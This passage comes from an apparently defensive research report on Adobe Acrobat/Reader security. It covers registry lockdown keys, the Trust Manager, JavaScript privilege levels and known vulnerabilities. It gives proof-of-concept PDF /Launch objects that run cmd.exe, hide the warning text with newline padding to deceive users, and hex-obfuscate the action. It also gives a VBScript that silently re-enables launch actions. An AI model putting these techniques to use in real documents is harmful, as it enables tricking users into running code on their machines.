Note: Malware developers use various combinations of string encodings to avoid detection.

4. Adobe Acrobat/Reader Security Defences

The Adobe Digital Signatures & Rights Management in the Acrobat Family of Products [23] document and other references [24] describe various lockable preferences as registry settings used by Adobe Acrobat/Reader. Adobe's main approach to security has been to employ a blacklist framework. This can be problematic since generally all that is not blacklisted is authorised. We will outline relevant security settings in this section.

4.1 Adobe End-User Security Modification Restrictions

Adobe Acrobat/Reader has security preferences which can be set to prevent the end-user from being able to modify certain security preferences from within the Acrobat/Reader software. These are stored in the MS Windows registry locations:

- Adobe Product version 7.x::
  `HKEY_LOCAL_MACHINE\SOFTWARE\Adobe\<product>\<version>\FeatureLockDown`
- Adobe Product version 8.x or later:
  `HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Adobe\<product>\<version>\FeatureLockDown`

Table 2 provides a listing of some of the registry keys which can be set at the MS Windows registry locations listed above (for a full listing see [25, 26]).

Table 2 Registry settings which restrict end-user modification of security preferences from within the Adobe Acrobat/Reader software


Preference	Feature	Description
`bAllowAPSConfig`	Document security	v 8.1 (MS Windows only) Default: 1 Prevents a LiveCycle Rights Management Server from being configured by disabling the menu option in the Security Settings Console.
`bAllowInvisibleSig`	Signing and document security	Prevents user from signing with an invisible certification signature. Disables the menu option in the signing menus.
`bAllowPasswordSaving`	Various	Caches passwords so they don't have to be re-entered when accessing digital IDs, policies, and other features that use passwords.
`bPrivKey`	Certificate handling	Prevents a user from changing the security handler used for signing and certificate security.
`bSuppressStatusDialog`	Signing	Deprecated since 8.0. Prevents the Document Status dialog from appearing when a certified document opens.
`bValidateOnOpen`	Signature validation	Forces signature validation when a document opens.
`bVerify`	Signature validation	Prevents a user from changing the security handler used for the default signature verification method.

Preference	Feature	Description
bDisableTrusted Folders	Enhanced Security	(v 9.0) Default: 0 Prevents the user from setting a folder as a privileged location.
bDisableTrusted Sites	Enhanced Security	(v 9.0) Default: 0 Prevents the user from setting a site/host as a privileged location.

4.2 PDF Trust Manager Preferences

Adobe have introduced a Trust Manager which provides the option to alert the user if an abnormal operation is being attempted, such as trying to execute a command shell using `cmd.exe`. These trust settings are stored in the MS Windows registry in the location:
`HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\9.0\Originals`

Figure 8 presents the keys in this location.



Name	Type	Data
(Default)	REG_SZ	(value not set)
bAllowOpenFile	REG_DWORD	0x00000001 (1)
bDisplayedSplash	REG_DWORD	0x00000001 (1)
bHostBasedCM	REG_DWORD	0x00000001 (1)
iPageUnits	REG_DWORD	0x00000003 (3)
iPSLevel	REG_DWORD	0x00000003 (3)
sProofingSpace	REG_BINARY	55 2e 53 2e 20 57 65 62 20 43 6f 61 74 65 64 20 28 5...

My Computer\HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\9.0\Originals


Figure 8 A sample of the Adobe reader trusted settings as defined within the registry

Blonce, Filiol and Frayssignes noted in [27] that the Adobe Acrobat/Reader alert dialog box has several vulnerabilities including:

1. poor protection of the two DLL files: `RdLang32.FRA` and `AcroRd32.DLL`, which provide the management of the alerts
2. configuration information recorded in the MS Windows registry, could be manipulated

This implies that it may be possible for an attacker to subvert the PDF Trust Manager dialog warnings to the user.

To reduce the threat from a PDF launch attack, Adobe include a Trust Manager in their preference settings, as shown in Figure 9. The Trust Manager provides the option to alert a user if abnormal operation is being attempted, such as trying to execute a MS Windows operation such as `cmd.exe` to achieve a command shell. If the Trust Manager control setting for “Allow opening of non-PDF attachments with external applications” is enabled, then a warning dialog window will appear when execution of any such MS Windows operation is attempted. If the setting is not enabled, then the launch action cannot take place.


Preferences

Categories: Documents, Full Screen, General, Page Display, 3D & Multimedia, Accessibility, Acrobat.com, Forms, Identity, International, Internet, JavaScript, Measuring (2D), Measuring (3D), Measuring (Geo), Multimedia (legacy), Multimedia Trust (legacy), Reading, Search, Security, Security (Enhanced), Spelling, Tracker, Trust Manager, Units

Trust Manager

PDF File Attachments

☑ Allow opening of non-PDF file attachments with external applications

Restore the default list of allowed and disallowed file attachment types: Restore

Internet Access from PDF Files outside the web browser

Unless explicitly permitted, PDF files cannot send information to the Internet.

Change Settings...

Automatic Updates


☑ Load trusted root certificates from an Adobe server (no personal information is sent)

☑ Ask before installing   Update Now

Help

Figure 9   Abode Reader preference settings

The Adobe Trust Manager’s settings are stored using the MS Windows registry key `bAllowOpenFile`, in `HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\9.0\Originals\bAllowOpenFile`, as shown in Figure 10.


Registry Editor

File Edit View Favorites Help


Intl, JSPrefs, Measuring, Measuring3D, multimedia, NoTimeOut, OptionalContent, Originals, PICommonPrefs, PrefsDialog, ReadAloud, RememberedViews, SDI, Search, Security, Selection, Spelling, UsageMeasurement, Adobe Acrobat

Name	Type	Data
(Default)	REG_SZ	(value not set)
bAllowOpenFile	REG_DWORD	0x00000001 (1)
bDisplayedSplash	REG_DWORD	0x00000001 (1)
bHostBasedCM	REG_DWORD	0x00000001 (1)
iPageUnits	REG_DWORD	0x00000003 (3)
iPSLevel	REG_DWORD	0x00000003 (3)
sProofingSpace	REG_BINARY	55 2e 53 2e 20 57 65 62 20 43 6f 61 74 65 64 20 28 5...

My Computer\HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\9.0\Originals

Figure 10   MS Windows Registry setting for Adobe Trust Manager preferences

Figure 11 illustrates the dialog box which is presented to the user when an attempted launch of `cmd.exe` occurs, where the Trust Manager's preference setting is not enabled (i.e., launch cannot be performed).



Adobe Reader

This file is set to be launched by this PDF file. This is not currently allowed. Please check the Trust Manager preferences to allow this operation.

File: C:\WINDOWS\system32\cmd.exe

Figure 11 Adobe document is trying to launch cmd.exe

Figure 12 illustrates the dialog box which is presented to the user when an attempted launch of `cmd.exe` occurs, where the Trust Manager's preference setting is enabled (i.e., launch can be performed). The dialog box provides a message that may fool the user into allowing the launch.


Launch File

The file and its viewer application are set to be launched by this PDF file. The file may contain programs, macros, or viruses that could potentially harm your computer. Only open the file if you are sure it is safe. If this file was placed by a trusted person or program, you can click Open to view the file.

File: Password protected Click "open" to view this document

☐ Do not show this message again

Figure 12 Action is allowed

The launch dialog box has an option "Do not show this message again". If this is checked the user will not be prompted again for launch actions. This setting remains in place for the life of the current PDF Acrobat instance (i.e. for the currently open document). It appears this box cannot be disabled in the registry (the setting is not stored in the registry).

As shown in Figure 10, the setting in the Trust Manager which enables or disables the launch action is stored in the registry. This setting can therefore be modified by a VBScript. The example in Figure 13 contains VBScript code which enables this setting.

```
WSHShell = WScript.CreateObject("WScript.Shell")
WSHShell.RegWrite "HKCU\Software\Adobe\Acrobat
Reader\9.0\Originals\bAllowOpenFile", 1, "REG_DWORD"
```

Figure 13 VBScript which enables the Windows registry setting that enables or disables the launch action

Note the above script will only work for Adobe Reader version 9.0, more effort would be required for checking other Adobe Reader versions. For instance, AcrobatX v10.0 will store the key in:
`HKEY_CURRENT_USER\Software\Adobe\Adobe Acrobat\10.0\Originals`


It is possible to disable the Trust Manager all together. In the situation that the Trust Manager is disabled, then the `/Launch` action cannot be enabled by changing this registry setting [28].

4.3 JavaScript Preferences

JavaScript is the most common attack vector to date for PDF documents. In this section we will discuss the security measures employed by Adobe to restrict JavaScript functions [26].

Many security experts suggest that users should disable JavaScript in Adobe Acrobat/Reader in order to prevent malicious code from being executed. The setting to disable JavaScript is stored in the MS Windows registry in the location:
`HKEY_USERS\S-1-5-21-1957994488-1326574676-725345543-73770\Software\Adobe\Acrobat Reader\9.0\JSPrefs`

This registry location is presented in Figure 14.



Name	Type	Data
(Default)	REG_SZ	(value not set)
bConsoleOpen	REG_DWORD	0x00000001 (1)
bEnableGlobalSecurity	REG_DWORD	0x00000001 (1)
bEnableJS	REG_DWORD	0x00000001 (1)
bEnableMenuItems	REG_DWORD	0x00000000 (0)

Figure 14 A sample of the Adobe JavaScript preferences as defined within the MS Windows registry

Table 3 lists the possible keys which can be set at this registry location.

Table 3. Possible registry key settings for JavaScript

Sub-key	0x00000000	0x00000001
JSPrefs\bEnableJS	Disable Acrobat JavaScript	Enable Acrobat JavaScript
JSPrefs\bEnableMenuItems	Restrict JavaScript execution privileges	
JSPrefs\bEnableGlobalSecurity	Activate the global security strategy for PDF objects	

4.3.1 JavaScript as an Attack Vector

Where JavaScript is enabled, it operates under one of two levels of privilege differentiated by its security context [26]:

- Non-Privileged context: This is the default mode for any embedded JavaScript. Under this mode only those JavaScript operations which relate to the structure of the document or the data fields on a form can be used;.
- Privileged context: This mode allows more potentially dangerous functions including App/Batch/Console functions. For example, in this context functions such as customised HTTP requests and saving documents are allowed.

All JavaScript scripts which are embedded in the PDF document are executed in a non-privileged context by default. Embedded JavaScript can be executed in a privileged context:

- in Adobe Acrobat/Reader 6.0, if the document is certified using an Adobe private key;
- in Adobe Acrobat/Reader 7.0, if a function is run through (passed as a parameter to) the `app.trustedFunction` function [29].

A document is certified if it has been signed using Adobe's private key. A document can also be signed by the author of the document to guarantee its authenticity. An author's signature must be certified by an approved CA to be considered valid. Beyond this, some JavaScript functions require additional "usage rights" to be enabled. This can be enabled for the document by an Adobe software package such as Adobe Acrobat that can modify PDF documents. Table 4 lists the levels of trust for a document in the Reader.

Table 4. Summary of trust levels for a document in Adobe Reader [26]

Level of trust	Required Elements	Security
None (default)	None	The document is thought to come from an external, unrecognised source. The JavaScript engine runs in a restrictive, non-privileged mode and does not give access to potential sensitive methods.

Signature	Digital signature on all document content. The signatory's certificate is embedded in the body of the PDF.	The document does not have more rights than a standard document. However, Reader verifies the signature and tells the user that the document is signed and who signed it.
Certification	Digital signature of all objects in the body of the PDF. The signatory's certificate is embedded in the body of the PDF and must be present in Adobe's certificate archive.	Adobe's certificate store can assign special rights to certified documents, such as use of privileged and dangerous JavaScript methods.
Usage Rights	Digital signature of the entire document by adobe.	Increased Adobe Reader functionalities for the document. Allows access to some dangerous JavaScript methods.

JavaScripts which are stored in an external file and are located in the Adobe Acrobat/Reader configuration directory are executed whenever the Acrobat/Reader application is started and run in a privileged context.

In Adobe Acrobat/Reader versions earlier than 7.0, menu events were considered privileged contexts. Beginning with Adobe Acrobat/Reader 7.0, execution of JavaScript through a menu event is no longer privileged by default, however they may be executed in a non-privileged context by enabling the preferences item named "Enable Menu Items JavaScript Execution Privileges" or by using a trusted function to execute these.

An exploit was identified during 2008, which allowed the use of a trusted API function to elevate a PDF document's privilege [30, 31].

4.3.2 JavaScript Blacklist Framework

Adobe has deployed a JavaScript Blacklist Framework [32], released with Adobe Reader and Acrobat versions 8.1.7 and 9.2. Under this framework, any function names which are added to the blacklist in the MS Windows Registry will be disabled from running. This feature can be employed to blacklist and disable any Adobe JavaScript functions which are known to have vulnerabilities. The MS Windows Registry location (see [26] for details) for blacklist functions is found at:


```
HKLM\SOFTWARE\Policies\Adobe\product\version\FeatureLockDown\cJavaScr
iptPerms\tBlackList
```

4.3.3 Adobe JavaScript and Files

Other file formats and types can be encapsulated within a PDF document. Adobe Acrobat/Reader's JavaScript can access these file attachments using the `Data` object. The security model [26] for these file attachments differs depending on whether the JavaScript is being used from within a privileged context from a document script.

The JavaScript document rules for handling file attachments are defined as follows:

1. By default, certain file types (`.exe`, `.zip`, `.js`, etc) can be imported but not exported or opened from a PDF document. On MS Windows, these file types are specified in the registry at: `HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Adobe\Adobe Acrobat\9.0\FeatureLockDown\cDefaultLaunchAttachmentPerms` (see Figure 15).
2. In a non-privileged context, such as a document script, the import and export functions always display a dialog requiring the user to allow the action.
3. In a privileged context, the import file path can be specified in a script, and the import function can be run silently (i.e. no dialogs are displayed to the user).
4. Importing a file attachment changes the PDF. Therefore, it requires Adobe Acrobat/Reader embedding rights. The only way to apply "Embedding" rights to a PDF document is through the Adobe LiveCycle ES Rights Enabling Server [33]. This server can be run on the MS Windows Server, Sun Solaris, IBM AIX, Red Hat or SUSE platforms.




Name	Type	Data
(Default)	REG_SZ	(value not set)
tBuiltInPermList	REG_SZ	version:1|.ade:3|.adp:3|.app:3|.arc:3|.arj:3|.asp:3|.bas:3|.bat:3|.bz:3|.bz2:3|.cab:3|.chm:3|.class:3|.cmd:3|.com:3|.co...

```
My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Adobe\Acrobat Reader\9.0\FeatureLockDown\cDefaultLaunchAttachmentPerms
```

Figure 15. A registry setting for the Adobe Reader lockdown

If an attempt is made to import a particular file, then the security settings exception is given [34]. This error is illustrated in Figure 16, when attempting to execute the line: `this.importDataObject("MyFile.exe");`



```
Doc.importDataObject:1:Doc undefined:Open

syntax error
1:Doc:Open
NotAllowedError: Security settings
prevent access to this property or
method.
Doc.importDataObject:1:Doc undefined:Open
```

Figure 16   The use of the Java console for debugging; only on Acrobat

4.4 Filtering Network Connections

Adobe Acrobat/Reader employs a blacklist and whitelist approach to network connections [26]. Special URLs can be allowed or disallowed. By default any URLs not contained in a blacklist or whitelist will require the user to give permission to allow network access to this URL. However, this can be changed by the user in the Trust Manager settings.

The blacklist and whitelist is stored in the MS Windows registry at the location:
`HKCU\Software\Adobe\<Software>\<Version>\TrustManager\cDefaultLaunchURLPerms\tHostPerms`

These settings will allow control of any attempt to access a remote website, including the `app.launchURL()` function in JavaScript. Note that no name resolution is performed on these URLs, therefore `http://www.evil.com` can be blocked, but it could still be accessed via its IP address if this has not also been blocked.

5. Current PDF Exploits

As part of our research, we reviewed various known PDF exploits. These generally exploited vulnerabilities in the following Adobe Acrobat/Reader components:

1. PDF Engine
2. JavaScript Extensions
3. Flash Extensions
4. Active X
5. PDF Browser plug-in.

It is often suggested by security experts that JavaScript be disabled in Adobe Acrobat/Reader to avoid malware attacks since many attacks in the past have focused on JavaScript (e.g., vulnerability CVE-2011-2883). However, attackers are continuing to find new and more innovative exploits which do not require JavaScript. For instance, Adobe Acrobat/Reader can be exploited using embedded Flash or images containing shellcode.

As an example, a vulnerability (CVE-2001-0610) was identified in Adobe Acrobat and Reader which can be exploited using a memory corruption in the `authplay.DLL` module when processing malformed Flash data within a PDF document. This could be exploited by attackers to execute arbitrary code by tricking a user into opening a PDF file containing an embedded, malicious, Flash animation.

JavaScript cannot launch a crafted payload itself. However, JavaScript is often used to exploit a vulnerable function. In addition, Acrobat/Reader can be exploited even when JavaScript is disabled.

Adobe Reader and Acrobat have been developed in the C programming language. Therefore, many of the known exploits have involved heap or buffer overflows. For instance, the following patches for Adobe Acrobat/Reader were announced on 15th June 2011 to address heap and buffer overflow vulnerabilities:

- CVE-2011-2094, CVE-2011-2095, CVE-2011-2097: A patch was required to resolve a buffer overflow vulnerability that could lead to arbitrary code execution.
- CVE-2011-2096: A patch was required to resolve a heap overflow vulnerability that could lead to arbitrary code execution.
- CVE-2011-2098, CVE-2011-2099: A patch was required to resolve a memory corruption vulnerability that could lead to arbitrary code execution.
- CVE-2011-2100: A patch was required to resolve a DLL loading vulnerability which could lead to arbitrary code execution.

In the remainder of this section we will outline known vulnerabilities which have been exploited in the past, and provide proof of concept examples where appropriate.

5.1 Launch Action

The PDF framework provides an action called `/Launch`, which has been used as an attack vector to launch external software from within the PDF file such as `cmd.exe`. After Adobe Acrobat/Reader version 9.3.3, Adobe introduced a dialog box warning to users before such a `/Launch` command was performed.

For instance, the launch action with `cmd.exe` could be used to extract a malicious payload from the PDF file (e.g., these may be scattered across the file as comments containing encoded data). This payload could then be placed into a VBscript file and executed.


5.1.1 Simple Example of a Launch Action Payload

In this section we will present an example illustrating the launching of `cmd.exe` and how we might trick the user into allowing this launch to take place. The PDF object shown in Figure 17 will launch a command shell, `cmd.exe` with the parameter `/C dir` being passed to the action using the PDF primitive `/P`. The `/C` parameter will terminate the command shell after executing the command.

```
8 0 obj <<
 /Type /Action
 /S /Launch
 /Win
 <<
  /F(cmd.exe)
  /P (/C dir)
 >>
>>
endobj
```

Figure 17 Launch action example

Where the launch action has been enabled in the Trust Manager (with the appropriate registry setting, see Section 4.2), the user will be prompted to allow this launch action, as shown in Figure 18. The dialog shows the command which is being launched. In this situation, the user will probably not allow the launch to take place since `cmd.exe` may look like a strange or malicious action.



Launch File


The file and its viewer application are set to be launched by this PDF file. The file may contain programs, macros, or viruses that could potentially harm your computer. Only open the file if you are sure it is safe. If this file was placed by a trusted person or program, you can click Open to view the file.

File: C:\WINDOWS\system32\cmd.exe /C dir

Do not show this message again

Figure 18   A sample of how the warning should be displayed showing cmd.exe

However, social engineering can be used to mislead the user into allowing the launch to take place. In the dialog box presented in Figure 19, the screen says "This file requires verification before displaying". The user is much more likely to allow this action.



Launch File

The file and its viewer application are set to be launched by this PDF file. The file may contain programs, macros, or viruses that could potentially harm your computer. Only open the file if you are sure it is safe. If this file was placed by a trusted person or program, you can click Open to view the file.

File: This file requires verfication before displaying.

Do not show this message again

Figure 19   A sample of hiding the cmd.exe warning in the dialog's text box

The dialog shown in Figure 19 was achieved by insetting newline characters as parameters to the launch action using the code shown in Figure 20. The newline characters will be ignored by cmd.exe, however, the `/C dir` parameter will still be recognised and completed.

```
8 0 obj <<
 /Type /Action
 /S /Launch
 /Win
 <<
  /F(cmd.exe)
  /P (/K dir \n\n\n\n\n\nThis file requires verification before
displaying.\n)
 >>
>>
endobj
```

Figure 20 Launch action example with social engineering to entice the user to allow the launch

5.1.2 Obfuscation of Parameters

In the launch examples we have provided so far, the command being launched was in clearly visible text. However, the payload can be obfuscated using byte encoding to convert ASCII to hex as shown in the example below, where string literal delimiters `(…)` are replaced with hex delimiters <…> and the newline characters `\n` are replaced by the hex value `0A`.

```
8 0 obj
<<
 /Type /Action
 /S /#4C#61#75#6E#63#68
 /Win
 <<
  /F <636D642E657865>
  /P
<2F4B206469720A0A0A546869732066696C6520726571756972657320766572696
36174696F6E206265666F726520646973706C6179696E672E0A0A>
 >>
>>
endobj
```

Figure 21 Obfuscation of launch action example

The example given in Figure 21 shows encoded string values as given in the following table.

Table 5 The encode string values used

ASCII String	Encode value
`Launch`	`#4C#61#75#6E#63#68`
`cmd.exe`	`636D642E657865`
`/K dir`	`2F4B20646972`

5.1.3 Using Launch to Craft More Malicious Threats

As we have shown in the previous sections, the launch command can be used to execute commands. In this section we will discuss how this can be taken further to create and execute more complex VBScripts. This requires two steps:

1. extract an executable or VBScript
2. execute the executable or VBScript using the `/Launch` action.

